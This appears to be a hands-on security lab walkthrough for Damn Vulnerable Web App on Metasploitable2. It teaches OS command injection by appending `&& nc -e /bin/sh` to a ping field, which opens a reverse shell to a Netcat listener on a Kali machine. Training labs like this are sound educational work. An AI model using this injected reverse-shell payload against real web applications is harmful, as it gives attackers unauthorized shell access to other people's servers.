Lab – Create a Reverse Shell Using Command Injection


Overview

In this short video, you will learn how to use command injection to exploit the Damn Vulnerable Web App (DVWA). DVWA runs on Metasploitable2 as a very vulnerable web application. The main goals of DVWA are to allow security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications, and aid teachers/students to teach/learn web application security in a classroom environment.

Lab Requirements

- Install of VirtualBox
- One virtual install of Kali Linux
- One virtual install of Metasploitable2

Ensure your VirtualBox network settings are set to NAT Network.



For this to work, we will need to have both Kali and Metasploitable2 up and running.


You will first need to log on to Metasploitable2 using the username and password of msfadmin. Once you log on, find the IP address assigned to Metasploitable2 using the `ifconfig` command. This is my IP address; yours will differ.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f6:69:30
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef6:6930/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:136 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18420 (17.9 KB)  TX bytes:63396 (61.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Secondly, the security settings for Metasploitable2 must be set too low to ensure this lab will work. You first need to open your Kali web browser. In the address bar, type the IP address of your virtual install of Metasploitable2. This will open the DVWA home page.

From the menu on the left, select the DVWA Security option. From the main window, reduce the security level from high to low. Click the submit button.

With the DVWA home page open and the security set to low, click on the Command Execution link from the menu on the left.




What is Command Execution

Command injection, also is known as OS Command injection, is an attack technique used to execute commands on a host operating system via a vulnerable web application. Command Injection attacks are possible when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, and so on) to a system shell.

These commands are executed with the privilege level of the vulnerable application. These attacks are due to the web application not having sufficient input validation on commands being injected. Leave the DVWA application open and from your Kali machine, open a terminal session, and at the prompt, type the following Netcat command.

`nc -lvnp 4444` Press enter





- **nc** = Netcat
- **l** = Listen
- **v** = Provide verbose mode
- **n =** Skip DNS lookups
- **p** = Port
- **4444** = port number to listen on

Return to the DVWA home page.

In the text box where you can enter an IP address to PING, type the following command.


`10.0.2.11 && nc -e /bin/sh 10.0.2.9 4444`





Click the submit button.

Return to your listening terminal in Kali. You should see the following results.



At the prompt, type the following commands one at a time.

- ls

- whoami,

Summary –

In this short lab, you learned how to use command injection to establish a reverse shell using Netcat.